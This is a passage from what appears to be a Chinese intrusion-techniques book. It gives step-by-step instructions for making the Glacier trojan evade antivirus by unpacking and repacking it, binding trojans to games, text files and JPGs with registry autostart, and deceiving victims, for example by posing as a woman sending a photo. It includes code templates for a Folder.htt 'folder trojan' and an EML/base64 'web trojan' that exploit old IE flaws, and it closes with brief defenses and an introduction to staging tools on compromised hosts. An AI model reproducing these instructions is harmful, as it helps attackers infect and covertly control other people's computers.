为了让读者更加了解这种技术，本节介绍一种最简单的方法来看看那些入侵者是如何使木马逃过杀毒软件的查杀。

### 4.3.1 加壳与脱壳

#### 1. 加壳

当一个程序写完后，并不是把写好的程序直接公布给大家使用，而是使用一种称之为“加壳”的技术，目的有两个，一个是为了保护程序源代码、防止修改；另一个是通过加壳后，可以减小程序的体积。听起来挺复杂的，但是操作起来并不复杂，因为程序员根本不需要自己编写加壳的算法，而是通过专用的加壳程序来给自己的程序加壳，比较有名的加壳程序有：ASPACK、UPX、WWPACK 等，通过这些第三方的程序，只需要进行简单的设置，就可以对自己的软件进行加壳。

#### 2. 脱壳

与加壳相反的过程称之为“脱壳”，目的是把加壳后的程序恢复成毫无包装的可执行代码，这样未授权者便可以对其进行修改。“脱壳”的过程与“加壳”的操作相似，但是对于不同的“加壳”软件，需要使用不同的“脱壳”软件。入侵者只要知道目标程序使用的是哪种“加壳”软件进行加壳的，然后，再用对应的“脱壳”软件进行脱壳既可。简单地说，加壳与脱壳就相当于加密和解密的关系。

限于本书的基本观点：“以实例为主，理论为辅”。因此这里只是把加壳、脱壳原理简单地介绍一下。加壳和脱壳技术涉及的知识太广，不适合给初学者更深介绍，在本节中，只是通过实例来演示入侵者是如何让木马逃过杀毒软件的查杀。

#### 3. 杀毒原理

对于杀毒软件，它是如何认出病毒或木马呢？大家一定听说过“病毒特征库”这个词，

大多数的杀毒软件就是根据这个“病毒特征库”来识别每个病毒的。常说的升级杀毒软件，常常指的就是升级杀毒软件的“病毒特征库”。形象地打个比方，杀毒软件就像是一个警察，而“病毒特征库”就像是带照片的“通缉证”，而病毒当然就是“通缉犯”了。警察（杀毒软件）检查每一个程序，然后把它们和“通缉证”上的照片（病毒特征）比较，如果吻合，就把通缉犯（病毒）绳之以法。

#### 4. 加壳脱壳防杀原理

从杀毒软件的杀毒原理可以看出，既然杀毒软件只是依靠“病毒特征”来识别病毒的，那么，如果入侵者能够把这个通缉犯（病毒）乔装打扮，改变它的“特征”，是否可以逃过警察（杀毒软件）的查杀呢？通过实际的证明，的确能够实现这种目的。

脱壳和加壳恰恰就实现了这个过程。可以形象地比喻一下，“壳”就相当于程序的“衣服”。入侵者先对程序“脱壳”然后再给程序“加上另一种壳”就可以逃过杀毒软件查杀。这个过程就像是给“通缉犯”（病毒）先脱下衣服（脱壳），然后再穿上另一件衣服（加壳）一样，通过实际测试，这种方法确实很有效，能够使木马逃过杀毒软件的查杀。

#### 4.3.2 木马防杀实例

实例：对国内老牌木马——“冰河”加壳、脱壳逃过杀毒软件查杀  
使用工具：

❏ Language 2000：用来检测加壳工具。

❏ UPX：用来给程序脱壳。

❏ ASPack：用来给程序加壳。

思路：配置冰河服务端、检测冰河服务端的加壳方式、脱壳、加壳。

步骤一：配置冰河服务端。

服务端配置参数如图 4-58 所示。然后把生成的 G\_SERVER.EXE 文件名改成“是男人就下 100 层.exe”。



图 4-58

现在使用杀毒软件来扫描一下“是男人就下 100 层.exe”这个服务端程序，如图 4-59 所示。看来直接配置的服务端程序能够被杀毒软件查杀，而且杀毒软件还能够认出这是 Glacier（冰河程序）。



图 4-59

步骤二：检测冰河服务端的加壳方式。

前面已经提到，如果要给某个程序脱壳，那么首先应该知道该程序是何种加壳。Language 2000 就是专门的用来查看程序加壳方式的软件，用来配合脱壳程序使用。使用方法如下：首先，打开 Language.exe，界面如图 4-60 所示。



图 4-60

然后，选择“打开(O)”，找到冰河木马服务端程序“是男人就下 100 层.exe”，选中后 Language 2000 会自动导入程序进行分析，分析完成后得到的信息如图 4-61 所示。





图 4-61

可以看到，Language 2000 列出了“冰河木马服务端程序”的“版本信息”、“编译器信息”、“压缩 / 加密”。其中，在“压缩 / 加密”这一项中，“程序”后面标明的就是该程序所使用的加壳方式。以图 4-61 为例，服务端程序的加壳方式是“UPX”。检测出冰河服务端的加壳方式后，使用对应的脱壳工具 UPX.exe 为服务端程序脱壳。

步骤三：脱壳。

步骤二使用 Language 2000 检测到冰河服务端使用的是 UPX 的加壳方式，下面就用 UPX 来将其脱壳。过程如下。

首先，打开 UPX 图形界面，在“操作栏”中选择“解压缩”（即“脱壳”），其他的参数无需修改，界面如图 4-62 所示。




图 4-62

然后, 选择需要脱壳的文件, 并填入输出文件的路径, 如图 4-63 所示。




图 4-63

最后单击“解压缩 (C)”按钮执行脱壳操作。

上述脱壳过程把冰河木马服务端程序“是男人就下 100 层.exe”脱壳成“是男人下 100 层.exe”，并没有覆盖源程序，目的是为了随后比较一下脱壳前后这两个服务端程序之间的区别。分别打开这两个程序的属性窗口，可以看到，脱壳前的服务端程序体积为 260KB，而脱壳后的服务端程序体积为 677KB，这也证实了加壳的功能之一是减小程序体积。

在该步骤完成后，使用杀毒软件对脱壳后的冰河进行检测，结果仍然能够发现病毒，如图 4-64 所示。



图 4-64

由此可见，即使把服务端程序脱壳后，仍然能够被杀毒软件查出，下面对该脱壳后的服务端程序进行加壳操作。

步骤四：加壳。

可以使用任何一种加壳方式对脱壳后的程序进行加壳处理，这里选择使用 ASPack 的加壳方式。打开 ASPack，界面很漂亮，如图 4-65 所示。

ASPack 的加壳操作非常简单,不用对其进行任何设置,加壳过程如下:在图 4-65 的界面中单击“Open”按钮,找到脱壳后的冰河木马服务端程序“是男人下 100 层.exe”,将其选中后,ASPack 便会自动导入该服务端程序并进行加壳操作,加壳过程如图 4-66 所示。



图 4-65



图 4-66

通过上面的操作,为木马服务端程序加上了另一种壳。接下来,找到加壳后的服务端程序,会发现加壳后的服务端程序“是男人下 100 层.exe”已经由 466KB 变成了 260KB,体积缩小意味着程序已经被加壳。仍然使用同一个杀毒软件对经过这一番折腾的冰河木马服务端程序进行病毒扫描。如图 4-67 所示,由扫描结果可见,杀毒软件已经认不出该程序属于木马了。



图 4-67

通过前面的介绍,看出入侵者确实能够通过修改木马服务端程序,使其逃过杀毒软件的查杀。这里介绍的只是最简单、最基本的加壳脱壳方法使木马程序逃过杀毒软件的查杀。在实际中,入侵者还可以使用编辑器对木马服务端程序进行更加复杂的手工调试,修改,借此可以逃过所有当前杀毒软件的查杀。因此,并不是说只要是经过杀毒软件扫描通过的程序就一定是安全程序。

## 4.4 种植木马

通过前几节的介绍,了解到木马有功能强大、操作简单,一旦安装清除困难等特点。因此,基于木马的入侵常常被入侵者所采用。但是由于种植木马比较困难,不容易让远程主机执行,这就大大地限制了入侵者使用木马进行入侵。然而,入侵者还是能够通过一些巧妙的方法使远程计算机执行木马,让管理员防不胜防。

在本节中,就来了解一下入侵者都使用的什么样的方法让远程主机安装木马服务端。

### 4.4.1 修改图标

为了更好地伪装木马，入侵者常常需要修改服务端程序的图标，比如修改成文本文件的图标或者图片文件的图标，来迷惑远程主机的管理员。虽然灰鸽子中自带了修改图标的功能，但入侵者还常常使用其他辅助工具来修改图标，这里来介绍几款修改图标的工具。

- 🔗 IconFinder v1.0: 提取图标工具。
- 🔗 IconChager: 更换文件图标工具。
- 🔗 Relco: 更换冰河服务端图标工具。
- 🔗 IconCool Editor: 编辑图标工具。
- 🔗 IconLIB: 图标库，收录了很多漂亮的图标。

### 4.4.2 文件合并

在前几节的实例中，都是假设入侵者直接把服务端程序发给远程主机管理员，该服务端程序是毫无掩饰的。管理员执行木马服务端程序后，或是弹出错误对话框或是毫无反应，这很容易引起管理员的怀疑。为了不引起管理员的怀疑，入侵者可以把木马和正常文件捆绑成一个文件作为伪装，当远程主机的管理员打开文件的同时会自动执行木马和正常文件。管理员看来，他们打开的只是那个正常的程序，却不知已经被种植了木马。大家总感觉自己莫名其妙地被种了木马，可能入侵者也是通过这个方法得逞的。下面来了解一下入侵者是如何制作这种捆绑文件的。

#### 1. 文件合并工具之一：Deception Binder 2.1

##### (1) Deception Binder 2.1 简介

它是外国的一个文件合并器，小巧而功能强大。能够捆绑任意格式（包括 txt、jpg）文件；能够设置打开文件是否隐蔽运行；能够设置打开文件是否加入注册表启动项；能够设置打开文件时是否显示错误信息以迷惑对方。

##### (2) 界面如图 4-68 所示




图 4-68

### (3) 实例一：exe 文件合并


这里通过把一款小游戏程序和木马服务端捆绑成一个文件为例来介绍该工具的使用方法。

思路：选择游戏程序、选择“木马服务端程序”、设置运行选项、捆绑生成。

步骤一：选择游戏程序。

单击第一个“”按钮，指定游戏程序“是男人就上 100 层.exe”的路径。

步骤二：选择“木马服务端程序”。


单击第二个“”按钮，指定木马服务端程序“abc.exe”的路径。


步骤三：设置运行选项。

在 Deception 中有三个运行选项，说明如下：

 Run Hidden：隐藏运行。

 Add to Registry：加入注册表，使木马服务端随计算机启动自动运行。

 fake Error：弹出错误消息。

这里只选择“Add to Registry”，表示把程序关联到注册表，并选中  表示把第二个文件——木马服务端程序关联到注册表。

前三步设置好后，如图 4-69 所示。

步骤四：捆绑生成。


最后，单击  按钮进行捆绑操作，生成捆绑文件，如图 4-70 所示。



图 4-69



图 4-70

通过以上过程，捆绑了木马和小游戏的新文件“BINDED.EXE”就生成了。然后把该文件名改成“是男人就上 100 层.exe”。当远程主机的管理员打开它的时候，看到的只是小游戏“是男人就上 100 层.exe”的界面，如图 4-71 所示。此外，入侵者为了更好地迷惑管理员，通常还要给捆绑后的程序更改图标。

### (4) 实例二：txt 文件合并

Deception 不仅仅能够把两个 exe 文件合并到一起，还能把 txt 文件与 exe 文件合并到一起。通过该功能，入侵者可以先把一个 txt 文件和木马程序合并到一起，然后再使用工具

把该捆绑程序的图标更改成 txt 图标, 最后发给远程主机的管理员, 让管理员以为该程序仅仅是一个 txt 文档。当管理员打开捆绑了 txt 文件和木马服务端程序的文件后, 他所看到的也仅仅是个 txt 文档; 同时, 木马服务端程序会在后台执行。从而实现了种植木马。制作过程如图 4-72 所示。



图 4-71

### (5) 实例三: JPG 文件合并

JPG 是图片文件的一种格式, Deception 同样支持 JPG 格式的合并。往往使用这种方法种植木马更加有效, 入侵者常常假扮成女生, 然后骗取目标管理员打开她的照片, 其实该照片就是“JPG 文件”与“木马程序”的捆绑文件, 在管理员看到照片的同时, 木马程序已经悄悄在后台执行了。这种捆绑文件的制作过程如下, 如图 4-73 所示。



图 4-72



图 4-73

## 2. 文件合并工具之二: 广外文件绑定器

### (1) 广外文件绑定器简介

这又是一款广外的作品, 为了配合木马的使用, 单独推出的一款文件合并器, 主要有以下特点。

- ✎ 可以一次绑定 10 个以内的文件。
- ✎ 可以选择文件解绑路径如 (Windows, System, TEMP, 当前或自定义路径)。
- ✎ 直接更改捆绑后程序的图标。

(2) 界面如图 4-74 所示, 使用方法与 Deception 类似, 这里略过



图 4-74

### 4.4.3 文件夹木马

如果有这样一个管理员, 在接收到不明文件后一定会用杀毒软件扫描, 并且不会去执行任何不名来历的可执行文件, 表面看起来这个管理员的计算机不应该存在由木马引起的安全隐患。然而不幸的是, 事实上并不是这样, 精明的入侵者同样能够在这种管理员的计算机上种植木马。在众多的种植手段中, “文件夹木马”就是入侵者经常用来突破这种管理员安全防御的方法。

下面了解一下入侵者是使用什么“高招”来制作文件夹木马的。在介绍如何制作“文件夹木马”之前, 先来了解一下 Windows 系统中的文件夹相关知识。在 Windows 系统中, 文件夹的样式是可以自定义的, 可以由用户指定文件夹中的背景、字体、颜色等, 那么自定义文件夹是采用什么技术来实现的呢? 微软借用了实现网页的方法来实现文件夹的样式, 也就是说, Windows 中的文件夹支持 HTML 和 JavaScript 定义的一些“动作”。大家知道, 通过编写 JavaScript 可以通过网页来执行程序, 按照同样的道理, 通过 JavaScript, 入侵者同样可以让文件夹自动执行程序, 这就是“文件夹木马”的原理。同时, 文件夹木马还需要一个 IE 漏洞的支持才能成功, 该漏洞存在于没有打补丁的 IE5.0 以及更低版本中。通过该漏洞, 入侵者能够使系统不经过任何询问便执行文件夹中指定的木马程序。所以, 在装有 IE5.0 以及更低版本的系统中 (比如 Windows 9x/NT/2000), 入侵者可以通过文件夹来种植木马, 只要管理员打开这种文件夹便自动执行木马程序。

### 实例：文件夹木马制作

#### (1) 准备工作

在制作文件夹木马之前，先要对“文件夹选项”设置，否则本机看不到所要编辑的文件。过程如下：首先，打开“文件夹选项”，然后在“文件夹选项”中去掉“隐藏受保护的操作系统文件（推荐）”前面的勾，最后单击“确定”按钮，设置完毕后如图 4-75 所示。




图 4-75

#### (2) 制作过程：自定义文件夹、编写 JavaScript 代码、修改 Folder.htt 文件

##### 步骤一：自定义文件夹。

过程如下：首先，新建一个文件夹，双击该文件夹进入后，在该文件夹的工具栏中选择“查看(V)”→“自定义文件夹(C)”，如图 4-76 所示。




图 4-76



按图 4-76 所示打开“自定义文件夹向导”，在“自定义文件夹向导”对话框中勾选“选择或编辑该文件夹的 HTML 模版 (H)”，然后单击“下一步 (N)”按钮进入“模板选择”对话框，如图 4-77 所示。




图 4-77

在“模板选择”对话框中选择“标准”，如图 4-78 所示，然后单击“下一步 (N)”按钮，最后单击“完成”按钮建立自定义文件夹。自定义文件夹建立完毕后，该文件夹中会多出 Folder Settings 文件夹和 desktop.ini 文件。




图 4-78

步骤二：编写 JavaScript 代码。

为了实现“文件夹木马”，需要把自动执行木马的 JavaScript 脚本写入文件夹中的 Folder.htt 文件，编写好的 JavaScript 代码如下。

```
<script language="javascript">
run_exe="<OBJECT ID=\ "RUNIT\ "WIDTH=0 HEIGHT=0 TYPE=\ "application/x-oleobject \"
```

```

run_exe+="CODEBASE=\"木马.exe#version=1,1,1,1\">"
run_exe+="

```

其中,代码第三行中的“木马.exe”为木马服务端程序的文件名,入侵者根据自己配置的木马程序会对此处进行相应的修改。

步骤三:修改 Folder.htt 文件。

进入 Folder Settings 文件夹,用记事本打开 Folder.htt 文件,然后在<style>代码</style>后加入步骤二编写的 JavaScript 代码,并把该代码中的木马名改为“abc.exe”,如图 4-79 所示,其中 abc.exe 是木马程序的文件名。



图 4-79

添加完成后,保存该文件,把经过脱壳、加壳后的木马程序 abc.exe 拷贝到 Folder Settings 文件夹中便完成了“文件夹木马”的制作。

文件夹木马制作成功后,入侵者便可以把该文件夹打包发给远程主机的管理员。当管理员收到以后,使用杀毒软件对该文件夹进行查杀不会发现有任何问题,但是当管理员打开该文件夹,木马便会自动执行。当管理员进入该文件夹后,并不会发现其中存在 Folder Settings 文件夹和 desktop.ini 文件,因为 Folder Settings 文件夹和 desktop.ini 文件具有系统属性和隐藏属性,这种文件夹不同于一般的隐藏文件夹,只有去掉文件夹选项中“隐藏受

保护的操作系统文件（推荐）”前面的勾，才能看见这些文件，但不幸的是几乎所有的计算机都不会这样设置。

#### 4.4.4 网页木马

如果管理员不接收式打开任何不明文件或文件夹，那么该计算机的安全系统便会大大提高，然而入侵者也并不是没有办法在该计算机上种植木马。对于这种管理员，入侵者常常会使用网页木马的方法。网页木马利用了 IE 5.0 的一个漏洞，这个漏洞导致 IE 自动播放网页中视频格式的邮件。因此，入侵者可以通过对木马程序做适当的伪装，使 IE 认为该木马程序是网页中视频格式的邮件，这样一来 IE 浏览器便会自动执行这些代码，也就是使远程主机自动执行木马程序，有一种 QQ 尾巴病毒就是依靠这种方法来传播的。下面来看看入侵者到底是如何实现网页木马来入侵的。

在介绍网页木马的制作实例之前，先列出两个文件“eml.txt”和“eml.htm”的源代码。后面的实例就是通过修改这两个文件的内容来实现网页木马的。

“eml.txt”源代码如下。

```
From: "xxx" <xxxx@xxx.xxx>
To: "xxx" <xxxx@xxx.xxx>
Subject: xxxx
Date: Tue, 9 Apr 2003 18:11:01 +800
MIME-Version: 1.0
Content-Type: multipart/related;
    type="multipart/alternative";
    boundary="1"
X-Priority: 3
X-MSMail-Priority: Normal
X-Unsent: 1

--1
Content-Type: multipart/alternative;
    boundary="2"

--2
Content-Type: text/html;
    charset="gb2312"
Content-Transfer-Encoding: quoted-printable
```

```

<HTML>
<HEAD>
</HEAD>
<BODY bgColor=3D#ffffff>
<iframe src=3Dcid:THE-CID height=3D0 width=3D0></iframe>

</BODY>
</HTML>

--2--

--1
Content-Type: audio/x-wav;
    name="下面 base64 编码软件的软件名"
Content-Transfer-Encoding: base64
Content-ID: <THE-CID>

[ base64 编码软件的编码 ]

--1

```

“eml.htm”的源代码如下。

```

<html>
<body leftmargin=0 topmargin=0 scroll=no>
<embed width=100% height=100% fullscreen=yes src="flash 动画文件名">
<iframe src="eml 文件名" width="0" height="0"
frameborder="no"
border="0"
marginwidth="0" marginheight="0" scrolling="no">
</iframe>
</body>
</html>

```

### 实例：制作网页木马

制作过程：制作木马程序的 Base64 编码、制作木马 EML 文件、制作木马网页。

步骤一：制作木马程序的 Base64 编码。

该过程把一个木马程序用 Base64 编码来表示，随后会把该 Base64 编码写入网页来制作一个嵌有木马程序的网页。制作过程如下。


首先，用 Outlook 新建一封邮件，在新邮件中，单击“”按钮，接着找到木马服务端程序“abc.exe”，选中该程序添加附件，如图 4-80 所示。



图 4-80

然后,选择“文件(F)”→“另存为(A)”,把该新邮件另存为“temp.eml”文件。随后用记事本打开刚才保存的 temp.eml 文件,从中找出木马服务端程序 abc.exe 的 Base64 编码,如图 4-81 所示高亮位置,在该位置上的编码即为 abc.exe 的 Base64 编码。




图 4-81

步骤二：制作木马 EML 文件。

用记事本编辑 eml.txt 文件,如图 4-82 所示,将前面制作的 Base64 编码拷贝、粘贴到图 4-82 中所示的高亮位置,并将 name=“下面 base64 编码软件的软件名”改为 name=“abc.exe”。修改后,将 eml.txt 文件另存为“abc.eml”文件。




图 4-82

步骤三:制作木马网页。

用记事本编辑 eml.htm 文件,如图 4-83 所示,在图 4-83 中高亮位置处填入“abc.eml”,并填入网页要显示 flash 动画的文件名,这里填入的是 yangguo.swf,如图 4-83 所示。编辑好后,另存为“abc.htm”,木马网页制作完毕。




图 4-83

最后,把 abc.htm、abc.eml、yangguo.swf (flash 动画) 这三个文件一起上传至预先申请的 web 空间。通过以上三步,一个网页木马就制作成功了。

当装有 IE 6.0 以下版本的计算机浏览该网页,在看到 flash 动画的同时,会被种植上木马服务端程序,如图 4-84 所示。



图 4-84

注：本例的代码由网友智狼提供，表示感谢。

#### 4.4.5 安全解决方案

如果能够按照以下五种方案进行防御，基本上可以阻止基于木马的入侵。

##### (1) 方案一：显示文件扩展名

文件扩展名是文件格式和功能的代表，通过文件扩展名，管理员一眼就能认出文件的真正身份。比如 `exe` 代表可执行文件，`jpg` 代表图形文件，`txt` 代表文本文件，`htm` 代表网页文件等。知道了文件的扩展名，再看看文件的图标，如果它们之间的对应不一样，比如文件扩展名是 `exe`，但却使用了 `jpg` 的图标，那么就说明这个文件经过了别人修改，这样的文件大多是木马。但是，在默认情况下，系统是不会显示文件扩展名的，需要在“文件夹选项”中对其进行设置。

##### (2) 方案二：不打开任何可疑文件、文件夹、网页

以往以为只有执行那些扩展名为 `exe`、`bat`、`com`、`sys` 的文件名才有被黑的危险，通过上面的介绍，看来连打开文件夹和网页都有危险。因此，只有尽量不打开不明文件、文件夹、网页，才能避免被种植木马。

##### (3) 方案三：升级 IE 到 6.0

网页木马和文件夹木马利用了 IE 5.0 的漏洞，让管理员莫名其妙地中了木马。为了使网络更加安全，应该遵守见漏必补这个准则。建议 Windows 2000 及其以下系统的用户需要将其 IE 升级到 IE 6.0，并进行适当的设置。

##### (4) 方案四：常开病毒防火墙

由于病毒防火墙比较占系统资源，容易造成系统缓慢，因此许多管理员并不喜欢开病

毒防火墙，而是以为对新下载的文件进行病毒扫描就足够了。需要提醒大家的是，仅仅使用杀毒软件对文件进行扫描远远不能实现安全的目的，通过前面介绍的方法可见，入侵者可以实现逃过杀毒软件的查杀。而对于病毒防火墙就不同了，它能够对系统进行时时监控，及时发现活动的木马并把它杀死。

#### (5) 方案五：常开网络防火墙

使用网络防火墙并进行适当的设置，这样一来，即使计算机真的中了木马程序，防火墙也可以拦截住大多数木马的连接。

### 4.4.6 常见问题与解答

问：使用捆绑器生成一个扩展名为 jpg 的文件，但却打不开该文件，为什么？

答：尽管捆绑器能够捆绑 txt 以及 jpg 等多种格式的文件，但捆绑器只能生成一种格式的文件，即扩展名为 exe 的文件。如果让捆绑器生成除 exe 之外格式的文件，当然是打不开的。

## 4.5 小结

本章介绍了木马的由来以及计算机木马的特点、发展历史，并精心挑选出几款典型的木马来介绍入侵者如何使用木马来获取远程主机的控制权。详细介绍了几种入侵者经常使用的种植木马技术，通过了解后，大家便可以一眼识出入侵者的木马伎俩。



## 第 5 章 隐藏技术

在以往的介绍中，入侵者很难避免与远程主机 / 服务器直接接触，这样就很容易暴露他们的真实身份，因此入侵者往往需要使用一些额外的手段来隐藏他们的行踪。

“隐藏”在黑客技术中是一个很古老的话题了，相应的技术也有很多。随着入侵与反入侵技术的发展，如今的隐藏技术也越来越巧妙，甚至有些技术不被公开。当然，这里并不包括那些顶尖高手们的“绝学”，能介绍给大家的，只是当今广泛使用的隐藏技术中最简单、最基本的。不过，还是应该具备这样一个常识：不论是多么隐蔽的进攻，在电子设备构成的网络上，不可能找不到入侵者所留下的痕迹。

本章就来谈谈这些常用的隐藏技术，来看看入侵者如何在入侵过程中隐藏自己。通过本章的学习，大家能够了解以下 3 个方面的隐藏技术：

- ✎ 文件传输与隐藏技术
- ✎ 扫描隐藏技术
- ✎ 入侵隐藏技术

可见，以上 3 个方面涵盖了整个入侵过程，从扫描目标、文件传输到最后的入侵，都可以使用隐藏技术来隐蔽行踪。

### 5.1 文件传输与文件隐藏技术

所谓“隐藏入侵”，是指入侵者利用其他计算机代替自己执行扫描、漏洞溢出、连接建立、远程控制等操作。入侵者们把这种代替他们完成入侵任务的计算机称之为“肉鸡”，这些肉鸡通常是比较容易获得的个人计算机。

在所有的隐藏技术中,入侵者几乎都需要把他们常用的溢出、连接、控制等工具上传到肉鸡中执行,或把肉鸡上的文件下载到本地计算机来分析,因此,在隐藏技术中必然涉及入侵者将文件传输到肉鸡中并隐藏的问题。本节先来介绍几种经常使用的文件传输方式及其各自的特点。最后来看看入侵者是如何把他们的工具安全地隐藏在肉鸡内部的。

### 5.1.1 IPC\$文件传输

基于 IPC\$进行的文件传输已经在第2章中介绍过了。IPC\$方法可以通过命令行、映射硬盘两种方式进行文件传输,详细的使用过程略过,这里主要讨论这两种传输方式的特点。

#### 1. 命令行方式实现

##### (1) copy 命令

命令格式: copy 源文件\目标 IP\目标目录

说明: copy 命令使用命令行方式来传输文件,通常来一个文件地拷贝。

##### (2) xcopy 命令

命令格式: xcopy 目标文件\目标 IP\目标目录 /E

说明: xcopy 命令也是通过命令行来实现文件的传输,但该命令一次能够传输多个文件。其中参数“/E”表示拷贝前后文件目录结构保持一致。关于 xcopy 的其他参数,可以使用 xcopy /?命令来查看。虽然 xcopy 命令适用于大量文件的传输,但是如果文件的体积很大,浪费在传输上的时间就会很多,因此不适合大体积文件的传输。

#### 2. 映射硬盘方式

使用命令: net use <本地盘符> \目标 IP\目标磁盘或用鼠标右键单击桌面上的“网上邻居”图标,在弹出的菜单中选择“映射网络驱动器”进行映射。

说明: 该方式使用图形界面进行操作,使用鼠标拖放操作就可以与远程主机进行多个文件的传输操作,但该方式同样不适合大体积文件的传输。另外,由于该方式需要在图形环境下才能进行,因此不适合入侵者实现“多跳”传输。其中的“多跳”传输指的是在多台主机之间进行的文件传输,入侵者把文件通过计算机 A 传到计算机 B,再通过计算机 B 传到计算机 C,直到传入最末一个肉鸡,按照这种方式入侵者最终会使用最末的那个肉鸡进行入侵。可见,跳数越多,入侵者的隐身越成功。

### 5.1.2 FTP 传输

该方式不需要肉鸡开放 IPC\$服务,有它特有的适用情况。当入侵者通过漏洞进入远程服务器(如通过 Unicode 漏洞),但没有得到该服务器上的管理员账号或者远程主机没有开放 IPC\$的时候,FTP 传输便可以发挥它的作用。这时候,入侵者可以使用命令“FTP <IP>”

登录到 FTP 服务器并使用“GET”、“PUT”命令进行文件传输，其中参数<IP>是 FTP 服务器的地址。但是，使用 FTP 传输需要事先准备 FTP 服务器，入侵者可以在本地机建立也可以利用其他肉鸡建立 FTP 服务器。除了 FTP 服务器外，还有另一个比较简单的类 FTP 服务的 TFTP 服务器来代替。TFTP 服务器建立方便，不需要设置账号和权限，是入侵者经常使用的文件传输方法。TFTP 命令格式为 TFTP [-i] host [GET|PUT] source [destination]。

### 5.1.3 打包传输

很多时候，入侵者需要把常用的入侵工具传输到新获得的肉鸡的内部，如果需要传输文件的体积比较大，或者是进行“多跳”传输，入侵者就需要通过给这些文件“打包”来减少消耗在“长途”线路上的时间。所谓打包，也就是指“文件压缩”。入侵者可以通过工具把大量的文件或文件夹打成一个 RAR 或 ZIP 格式的“压缩包”，一来可以减小文件的体积，二来可以把多个文件或文件夹打包成一个文件，从而简化传输命令。等该压缩包被传到目的肉鸡后，入侵者便需要使用工具把 RAR 或 ZIP 压缩包进行还原，即进行文件解压缩操作。

